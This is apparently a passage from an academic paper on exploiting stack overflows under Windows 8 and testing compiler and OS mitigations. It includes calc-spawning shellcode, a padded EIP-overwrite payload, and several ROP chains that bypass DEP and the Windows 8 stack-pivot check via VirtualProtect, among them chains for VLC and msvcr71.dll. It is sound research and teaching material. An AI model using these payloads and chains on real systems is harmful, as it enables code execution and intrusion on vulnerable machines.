


Figure 7: Getting correct number of bytes for padding

We found a reliable alternative in the win-exec-calc-shellcode [32], then we need to adjust again out payload that will need a padding of 20 bytes and insert the new shellcode. Finally we can spawn calc.exe using the shellcode on our vulnerable application as shown in Fig. 8.




Figure 8: Successfully spawning calc process

Updated shellcode:

```
char shellcode[ ] =
        "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
        "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
        //16 chars (\x41 = A) to reach EIP
        "\xbe\x13\x01\x10"
        // overwrite EIP with a call esp
        "\x66\x81\xE4\xFC\xFF\x31\xD2\x52\x68\x63"
        "\x61\x6C\x63\x89\xE6\x52\x56\x64\x8B\x72"
        "\x30\x8B\x76\x0C\x8B\x76\x0C\xAD\x8B\x30"
        "\x8B\x7E\x18\x8B\x5F\x3C\x8B\x5C\x1F\x78"
        "\x8B\x74\x1F\x20\x01\xFE\x8B\x4C\x1F\x24"
        "\x01\xF9\x42\xAD\x81\x3C\x07\x57\x69\x6E"
        "\x45\x75\xF5\x0F\xB7\x54\x51\xFE\x8B\x74"
        "\x1F\x1C\x01\xFE\x03\x3C\x96\xFF\xD7\xCC";
```

## 3.3 Smashing the stack: tests

We have demonstrated that having a reliable exploit is possible if the appropriate security checks are not in place.

Our results, differing from the ones presented in M. Graziano and A. Cugliari paper, can be explained because EIP don't get changed to an unknown location, EIP address can be incremented in a relative way getting the return address and adding an offset (thus we cannot incriminate ASLR for a possible crash), this is completely legal. We aren't jumping either to some code in a page marked as data/non-execute so this could not provoke crashes (DEP is not ascribable to the crash): the content of ESP is still perfectly legal (RTC checks shouldn't complain or at most should throw an exception).

Updating the precedent work we will test example3.c from AlephOne's paper [35] under Windows 8 with the new compiler suite and compare the results.

First of all we have to consider that a new switch has been added to Visual Studio 11: the /sdl switch corresponding to the Secure Development Lifecycle which includes features of /GS and other recommendations enabling the compiler to assist secure software development ([33]).

### 3.3.1 The SDL switch

The main characteristics of this new switch are that it provides a central mechanism to enable additional security support enabling code generation features like strinct_gs_check ([34]) (increasing the scope of buffer overrun protection), initialization or sanitization of pointers in well-defined scenarios and compiler warnings and recommendations when there are pointers not correctly initialized or sanitized. Mandatory SDL warning are going to be treated as errors.




Figure 9: Enabling the sdl switch

### 3.3.2 Running the tests

The tests are executed on the following code, using /SDL switch instead of /GS since it supersedes it:

```
#include <stdio.h>
void stampa( int num )
{
char buf1[5] = {1,2,4,5,6};
char buf2[10] = {1,2,3,4,5,6,7,8,9,0};
int *ret;
long reg, addr_ebp;
_asm
{
mov reg, ebp
};
printf( "ebp: 0x%x\n" , reg );
ret = (int*)(reg + 0x04);
(*ret) += 0x1C; //modified, changes depending
//on the code generated
}

int main( void )
{
printf( "1st print\n" );
stampa( 1 );
```

```
printf( "2nd␣print\n" ); // to skip
printf( "3rd␣print\n" ); // to skip
printf( "last␣print\n" );
return 0;
}
```

| Protection | T1 | T2 | T3 | T4 | T5 | T6 | T7 | T8 | T9 | T10 |
|---|---|---|---|---|---|---|---|---|---|---|
| /SDL | v | v | x | x | x | v | x | x | x | v |
| /RTC | x | v | v | v | x | x | x | v | v | v |
| ASLR | x | x | v | x | v | v | x | x | v | v |
| DEP | x | x | x | x | x | x | v | v | v | v |
| Results | OK | CRASH | // | // | // | // | // | // | // | CRASH |

Table 1: Experimental results.

We didn't run all the tests: with test T2 we already encountered an incongruity and decided to investigate further. The difference in T2 can be explained because in runtime checks a function called _RTC_CheckEsp gets interleaved between our functions, this will force us add 9 bytes to the offset 0x1c, the same used for the last crash.

#### 3.3.3 Results and considerations

Actually some significant -and easily predictable- results can be obtained on the exploit example. First of all SDL is a great enhancement because it follows the concept of a proactive security where specific problematics are addressed and brought to developers attention. In the second place we can see that by enabling /SDL we have to disable warnings because strcpy is used. Together with /GS cookies this measures make it impossible for the exploit to work (since it's messing up the stack). ASLR don't poses problems as long as it is not enabled on the vulnerabledll.dll, RTC didn't pose any problem too on this example while DEP prevents the exploit from achieving its objectives.

Results can be schematized as follows:

| Feature Enabled | RTC | SDL/GS | ASLR | DEP |
|---|---|---|---|---|
| Results | OK | CRASH | OK | CRASH |

Table 2: Experimental results on exploit.

# 4 Exploiting techniques: return oriented programming

## 4.1 What's ROP?

ROP or Return-oriented programming is an exploiting technique in which the attacker manipulates the call stack in order to execute pieces of existing program code, most likely a group of instructions immediately prior to the RET instruction present in subroutines [36].

ROP is needed to successfully execute code in the scenario of non executable memory segments i.e. DEP and code signing.

De facto, return-into-libc technique is just the basis upon which the ROP approach has been developed, since in return-into-libc attack the stack is typically manipulated to execute a function into the chosen library (typical scenario *system()* in *libc* library [37]).

Starting with the introduction of 64bit CPUs traditional exploits stopped working due to the fact that arguments aren't passed anymore through the stack but in registers and non-executable memory segments started to be supported in-hardware.
A new approach was then developed, using chunks of library functions instead of a call to the function itself: the idea is to find pieces of code called *"gadgets"* that pops the values from the stack into the right registers. The ROP approach is even more generic with a wider approach, introducing loops and conditional branches [38] [39].

As noted by [40] the most common scenario under windows is to use the first *gadgets* of the exploit to call *VirtualProtect* or *VirtualAlloc* which will allow to create a writable and executable memory segment. This kind of vulnerability is often associated with techniques apt to position the payload in the heap (i.e. heapspray) in a defined position, later modifying the stack pointer to head to the heap.

In this scenario the mitigation introduced in windows 8 which we already analyzed in 2.2.2 won't allow the execution of VirtualMemory functions since the stack would point into the heap,outside the stack segment defined by the TEB.

## 4.2 Windows 8 mitigation defeating with ROP chain

Actually ROP is one of the few techniques still reliable to exploit vulnerabilities under up-to-date operating systems and software which follow the approaches that characterize the state-of-art in protection.

The mitigation analyzed in 2.2.2 will not bother any dedicated attacker as it is bypassable. Dan Rosenberg [40] showed it can be possible without much effort: starting from a VLC vulnerability a simple ROP payload like this is created:

```
xchg esi, esp
retn
```

meaning that esp will point to the heap where we have the ROP stage waiting to be executed:

```
rop = [
    rop_base + 0x1022,          # retn

    # Call VirtualProtect()
    rop_base + 0x2c283,         # pop eax; retn
    rop_base + 0x1212a4,        # IAT entry VirtualProtect->eax
    rop_base + 0x12fda,         # mov eax,DWORD PTR [eax]
```

```
    rop_base + 0x29d13,          # jmp eax

    rop_base + 0x1022,           # retn
    heap & ~0xfff,               # lpAddress
    0x60000,                     # dwSize
    0x40,                        # flNewProtect
    heap - 0x1000,               # lpfOldProtect

    # Enough of this ROP business...
    rop_base + 0xdace8           # push esp; retn
]
```

This ROP stage just calls VirtualProtect to modify the heap page properties selecting PAGE_EXECUTE_READWRITE (0x40) as memory-protection option [41] [42] and won't work under windows 8 because the stack would point to the heap at the time of calling VirtualProtect. Iit has to be modified to be succesfully run under windows8: esi will contain the stack pointer and every time a dword is popped into eax it gets written into the stack location and esi gets decremented accordingly (the author didn't find any better ROP gadget to decrement esi differently [40]).

```
rop = [
    rop_base + 0x1022,           # retn

    # Write lpfOldProtect
    rop_base + 0x2c283,          # pop eax; retn
    heap - 0x1000,               # lpfOldProtect -> eax
    rop_base + 0x1db4f,          # mov [esi],eax; retn
    rop_base + 0x3ab5e,          # dec esi; retn
    rop_base + 0x3ab5e,          # dec esi; retn
    rop_base + 0x3ab5e,          # dec esi; retn
    rop_base + 0x3ab5e,          # dec esi; retn

    # Write flNewProtect
    rop_base + 0x2c283,          # pop eax; retn
    0x40,                        # flNewProtect -> eax
    rop_base + 0x1db4f,          # mov [esi],eax; retn
    rop_base + 0x3ab5e,          # dec esi; retn
    rop_base + 0x3ab5e,          # dec esi; retn
    rop_base + 0x3ab5e,          # dec esi; retn
    rop_base + 0x3ab5e,          # dec esi; retn

    # Write dwSize
    rop_base + 0x2c283,          # pop eax; retn
    0x60000,                     # dwSize -> eax
    rop_base + 0x1db4f,          # mov [esi],eax; retn
    rop_base + 0x3ab5e,          # dec esi; retn
    rop_base + 0x3ab5e,          # dec esi; retn
    rop_base + 0x3ab5e,          # dec esi; retn
    rop_base + 0x3ab5e,          # dec esi; retn

    # Write lpAddress
    rop_base + 0x2c283,          # pop eax; retn
    heap & ~0xfff,               # lpAddress -> eax
    rop_base + 0x1db4f,          # mov [esi],eax; retn
```

```
    rop_base + 0x3ab5e,         # dec esi; retn
    rop_base + 0x3ab5e,         # dec esi; retn
    rop_base + 0x3ab5e,         # dec esi; retn
    rop_base + 0x3ab5e,         # dec esi; retn

    # Write &Pivot
    rop_base + 0x2c283,         # pop eax; retn
    rop_base + 0x229a5,         # &pivot -> eax
    rop_base + 0x1db4f,         # mov [esi],eax; retn
    rop_base + 0x3ab5e,         # dec esi; retn
    rop_base + 0x3ab5e,         # dec esi; retn
    rop_base + 0x3ab5e,         # dec esi; retn
    rop_base + 0x3ab5e,         # dec esi; retn

    # Write &VirtualProtect
    rop_base + 0x2c283,         # pop eax; retn
    rop_base + 0x1212a4,        # IAT entry VirtualProtect->eax
    rop_base + 0x12fda,         # mov eax,DWORD PTR [eax]
    rop_base + 0x1db4f,         # mov [esi],eax; retn

    # Pivot ESP
    rop_base + 0x229a5,         # xchg esi,esp; retn;

    # Jump into shellcode
    rop_base + 0xdace8          # push esp; retn
]
```

As we can see Dan Rosenberg modified it to place the arguments for VirtualProtect into the stack, then put the IAT entry (the import address table entry which contains a "pointer" to the entry point as *VA* (Virtual Address) of the function [43]) and restore ESP. The last rop entry *push esp; retn* will "return" to the VirtualProtect function and modify the heap page properties, permitting to execute a shellcode pushed into the heap.

Nguyen pushes the bar further [44] developing and releasing a generic ROP chain for Windows 8 starting from the exploit for CVE-2011-0065 [45][48] that uses the ROP chain for Windows 7 developed by Corelan [46], the characteristics of this ROP chain are:

```
- Using msvcr71.dll     v7.10.3052.4 module
- Integrated with: JRE (Java) 1.6
- Loading with browser
- Able to work on Windows XP/Vista/Win7/Win8/2003/2008
- ASLR-free
- Using kernel32.VirtualProtect function
- Base: 0x7c340000.
- Size 0x56000.
```

Msvcr71.dll is used: this dll is shipped with JRE 1.6 and doesn't present any linker level protection mechanism enabled (ASLR/DEP) making it an ideal target to develop a ROP chain.

As Le Manh Tung noted there are some problems with this generic ROP though:

- EAX register must point to a valid stack value (i.e. between FS:[4] and FS:[8]), and it's not common to have free registers to store ESP value or find a way to transfer ESP value to EAX by means of using ROP gadgets.

- the ROP chain has a length of about 400bytes and we could have some restraints on the size of the ROP chain (as of the shellcode).

to solve this issues he developed a generic ROP for Windows 8 [47] that will:

- determine valid stack range
- copy a Windows 7 ROP chain to the valid stack range and return to it
- execute the Windows 7 ROP chain in the valid location

```
//3 instructions to pivot stack (deploy.dll)
rop += unescape("%u10a9%u6d1d"); //#MOV   EAX, DWORD PTR DS:[ECX] #CALL
NEAR DWORD PTR DS:[EAX+4]
rop += unescape("%u10b4%u6d1d"); //#POP  ESI #RETN
rop += unescape("%u751b%u6d1d"); //#XCHG EAX,ESP #RETN

// Generic ROP Chain for Windows8 made by Le Manh Tung
//Stage 1 : Make eax point to a valid stack
//(if you already have that, skip this stage)
rop += unescape("%u39fa%u7c34"); //0x7c3439fa -> #POP EDX #RETN
rop += unescape("%ub001%u7c38"); //0x7c38b001 -> Make EDX writeable
rop += unescape("%u2f4f%u7c37"); //0x7c372f4f -> #PUSH ESP  #AND AL, 10
#MOV  DWORD PTR DS:[EDX], ECX  #POP ESI #RETN
rop += unescape("%u8cb3%u7c36"); //#MOV EAX, ESI #RETN
rop += unescape("%u9ede%u7c34"); //#ADD EAX,0C #RETN
rop += unescape("%u1748%u7c34"); //#POP EBX #RETN
rop += unescape("%uffff%uffff"); //0xffffffff for ebx (and for edi later)
rop += unescape("%u9ede%u7c34"); //#ADD EAX,0C #RETN
rop += unescape("%uaa6c%u7c35"); //#XCHG EAX, EBP #SAR  DH, 0C8
                                 //#AND  EAX, 20 #RETN
rop += unescape("%ud38f%u7c34"); //#MOV EAX, DWORD PTR FS:[18] ...
rop += unescape("%u6c0a%u7c34"); //0x7c346c0a -> POP EAX #RETN
rop += unescape("%u9090%u9090"); //4 bytes reserve for FS:[18]
rop += unescape("%ue744%u7c34"); //0x7c34e744 ->
                                 //#MOV  EAX, DWORD PTR DS:[EAX+8] #RET

//Stage 2 : memcpy the rop code (including shellcode)
//which runs on Windows 7 to the valid stack, then return to it.
rop += unescape("%u05d8%u7c35"); //0x7C3505D8 -> #POP EDI #POP ESI
                                 // #POP EBX #RETN
rop += unescape("%u2ebb%u7c34"); //0x7c342ebb -> msvcr71.memcpy() -> to EDI
rop += unescape("%u764c%u7c37"); //0x7C37764C -> #MOV ESP, EBP
                                 //#POP EBP #RETN
                                 //(to esi, then will be the return address)
rop += unescape("%u99b4%u83c8"); //0x83c899b4 to EBX,
                                 //then add ebx,esi = 0x1000
                                 //(count for memcpy, modify if needed)
rop += unescape("%uaa6c%u7c35"); //#XCHG EAX, EBP # SAR DH, 0C8
                                 //#AND EAX, 20 #RETN
                                 //(now EBP which will be dest in memcpy()
                                 // point to a valid stack)
rop += unescape("%u44f1%u7c34"); //#ADD   EBX, ESI #STC #RETN
                                 //( add 0x83c899b4,0x7C37764C => 0x1000)
```

```
rop += unescape("%u8c81%u7c37"); //0x7c378c81 -> #PUSHAD #ADD AL,0EF #RETN
rop += unescape("%u4141%u4141"); //0x41414141 (padding for POP EBP)

//Stage 3 : Make VirtualProtect call, then execute the shellcode
rop += unescape("%u7288%u7c37"); //0x7C377288  -> #POPAD #TEST AL,0FC
                                 //#DEC ECX #RETN
rop += unescape("%ub8d8%u7c34"); //0x7c34b8d8 -> rop NOP (-> edi)
rop += unescape("%u15a2%u7c34"); //0x7c3415a2 -> # JMP [EAX] with eax
                                 //point to &VirtualProtect() (-> esi)
rop += unescape("%u92e6%u7c35"); //0x7C3592E6 -> Skip 8 bytes by pop
                                 //# pop # ret (-> ebp)
rop += unescape("%u4141%u4141"); //0x41414141 -> padding
rop += unescape("%u5fff%u83c7"); //0x83c75fff ->
                                 //value to adjust for dwSize (-> ebx)
rop += unescape("%uffc0%uffff"); //0xffffffc0 -> value to negate, target
                                 //value : 0x00000040 (NewProtect->edx)
rop += unescape("%ub002%u7c38"); //0x7c38b002 -> RW pointer
                                 //(lpOldProtect) (-> ecx)
rop += unescape("%ub001%u7c38"); //0x7c38b001 -> (-> eax)
                                 //for add ebx,eax = 0x1000 -> dwSize
rop += unescape("%u58AA%u7c34"); //0x7C3458AA -> #ADD EBX, EAX
                                 //#MOV  EAX, DWORD PTR SS:[ESP+8] #RETN
                                 //( ebx = 0x83c75ffb + 0x7c38b005 = 0x1000
                                 //  -> dwSize, modify if needed)
rop += unescape("%u1eb1%u7c35"); //0x7c351eb1 -> #NEG EDX / RETN (edx = 0x40)
rop += unescape("%u8c81%u7c37"); //0x7c378c81 -> #PUSHAD #ADD AL,0EF #RETN
rop += unescape("%ua151%u7c37"); //0x7c37a140 -> #&VirtualProtect()-0x0EF
                                 //(-> to eax by
                                 //#MOV  EAX, DWORD PTR SS:[ESP+8])
rop += unescape("%u5c30%u7c34"); //0x7c345c30 -> ptr to '#push esp # ret'
```

This is a nearly perfect generic ROP chain:

- really small:35 or 22 dwords as depending on whether EAX contains a valid value or not the first stage can be skipped
- on windows 7 or earlier takes only the 14 dwords of the last stage

*Corelanc0d3r* [49] shows that this ROP chain has got a flaw, not a lot of modules will include gadgets capable to read the real stack address from the TEB and suggests the following approach:

- call mempcpy, copy the real rop chain + shellcode to the stack (using the saved stack pointer)
- return to the stack
- run the real rop chain and execute the shellcode

## 4.3 Developing our own ROP chain

Since in this paper our intention was to evaluate stack overflows in Windows 8 and update what done in [3] we are going to develop a ROP chain for the example showed in section 3.2. This is actually going to be way much simpler than what we have seen so far: since we have overwritten the stack we will execute our ROP chain using it directly, meaning that the ESP register will always point to a valid location and we won't need to create a specific ROP chain that can keep the esp pointer valid when calling VirtualProtect (i.e. putting the parameters and the IAT entry for VirtualProtect in the stack then using the correct esp pointer and *"return"* to the VirtualProtect function).

First of all we've got to correctly install mona.py [31] copying it into the PyCommands directory of Immunity Debugger, create a directory to keep logs and configuring mona with the following command through the command line in the debugger:

```
!mona config -set workingfolder c:\logs\%p
```

Now we can load our executable and put a breakpoint on the *main()* function, run (*F9*) and step with *F8* until the dll is loaded by LoadLibraryA.




Figure 10: Step until vulnerabledll is loaded

Just let mona find ROP chains/gadgets for us, using the following command that will search for ROP gadgets and chains in the module vulnerabledll:

```
!mona rop -m vulnerabledll -n
```

A nice feature of mona is that it can create ROP chains in an automated way as we can see from the log it tries to create possible ROP chains for different interesting API, in our case we are interested to VirtualProtect but mona wasn't able to find a complete chain:

```
def create_rop_chain()
# rop chain generated with mona.py - www.corelan.be
rop_gadgets =
[
  0x00000000,   # [-] Unable to find gadgets to pickup the desired API
  0x00000000,   # [-] Unable to find ptr to &VirtualProtect()
  0x00411d07,   # POP EBP # RETN [ConsoleApplication1.exe]
  0x00000000,   # &  []
  0x00000000,   # [-] Unable to find gadget to put 00000201 into ebx
  0x00000000,   # [-] Unable to find gadget to put 00000040 into edx
  0x00000000,   # [-] Unable to find gadget to put 00407aa9 into ecx
  0x00000000,   # [-] Unable to find gadget to put 00411902 into edi
  0x00000000,   # [-] Unable to find gadget to put 90909090 into eax
  0x00000000,   # [-] Unable to find pushad gadget
].flatten.pack("V*")

return rop_gadgets

end
```

Since we are running the exploit directly in the stack we could just modify the chain to get the arguments directly from the stack when calling VirtualProtect, but the problem is that VirtualProtect is not imported, and we should get the address using GetModuleHandle/GetProcAddress that are present in the IAT of the vulnerabledll module. But even importing VirtualProtect doesn't create a favorable landscape as we would need a gadget to get the pointer to VirtualProtect into the stack, in fact we know that when a PE is loaded into memory by the windows loader the IAT entry gets overwritten with the actual address where the procedure is loaded [50].

```
def create_rop_chain()

# rop chain generated with mona.py - www.corelan.be
rop_gadgets =
[
  0x00000000,   # [-] Unable to find gadgets to pickup the desired API
  0x1001816c,   # ptr to &VirtualProtect() [IAT vulnerabledll.dll]
  0x100130f1,   # POP EBP # RETN [vulnerabledll.dll]
  0x100113ec,   # & call esp [vulnerabledll.dll]
  0x00000000,   # [-] Unable to find gadget to put 00000201 into ebx
  0x00000000,   # [-] Unable to find gadget to put 00000040 into edx
  0x00000000,   # [-] Unable to find gadget to put 10010bb0 into ecx
  0x100114fb,   # POP EDI # POP ESI # POP EBX # POP EBP # RETN 04
  0x10013403,   # RETN (ROP NOP) [vulnerabledll.dll]
  0x41414141,   # Filler (compensate)
  0x41414141,   # Filler (compensate)
  0x41414141,   # Filler (compensate)
  0x00000000,   # [-] Unable to find gadget to put 90909090 into eax
  0x41414141,   # Filler (RETN offset compensation)
  0x00000000,   # [-] Unable to find pushad gadget
].flatten.pack("V*")

return rop_gadgets

end
```

Since mona wasn't able to make a complete chain the chain can be completed by manually searching for favorable gadgets between the possibilities found by mona. In this case no interesting gadgets were found to complete the chain.

As we can see even having a module not protected by ASLR doesn't mean we can successfully develop a ROP chain: it's just a matter of skills and luck.

Let's try to load msvcr71.dll instead of vulnerabledll.dll using the LoadLibrary function to see if we can develop a ROP chain. The results of mona this time are much better, we can see that a complete ROP chain was found in an automated way:

```
def create_rop_chain()

# rop chain generated with mona.py - www.corelan.be
rop_gadgets =
[
  0x7c36695d,   # POP EBP # RETN [msvcr71.dll]
  0x7c36695d,   # skip 4 bytes [msvcr71.dll]
  0x7c34d060,   # POP EAX # RETN [msvcr71.dll]
  0xfffffdff,   # Value to negate, will become 0x00000201
  0x7c36684b,   # NEG EAX # RETN [msvcr71.dll]
  0x7c354901,   # POP EBX # RETN [msvcr71.dll]
  0xffffffff,   #
  0x7c345255,   # INC EBX # FPATAN # RETN [msvcr71.dll]
  0x7c35218e,   # ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
  0x7c345937,   # POP EDX # RETN [msvcr71.dll]
  0xffffffc0,   # Value to negate, will become 0x00000040
  0x7c351eb1,   # NEG EDX # RETN [msvcr71.dll]
  0x7c358ab2,   # POP ECX # RETN [msvcr71.dll]
  0x7c38e78a,   # &Writable location [msvcr71.dll]
  0x7c34294d,   # POP EDI # RETN [msvcr71.dll]
  0x7c346c0b,   # RETN (ROP NOP) [msvcr71.dll]
  0x7c350b08,   # POP ESI # RETN [msvcr71.dll]
  0x7c3415a2,   # JMP [EAX] [msvcr71.dll]
  0x7c347f97,   # POP EAX # RETN [msvcr71.dll]
  0x7c37a140,   # ptr to &VirtualProtect() [IAT msvcr71.dll]
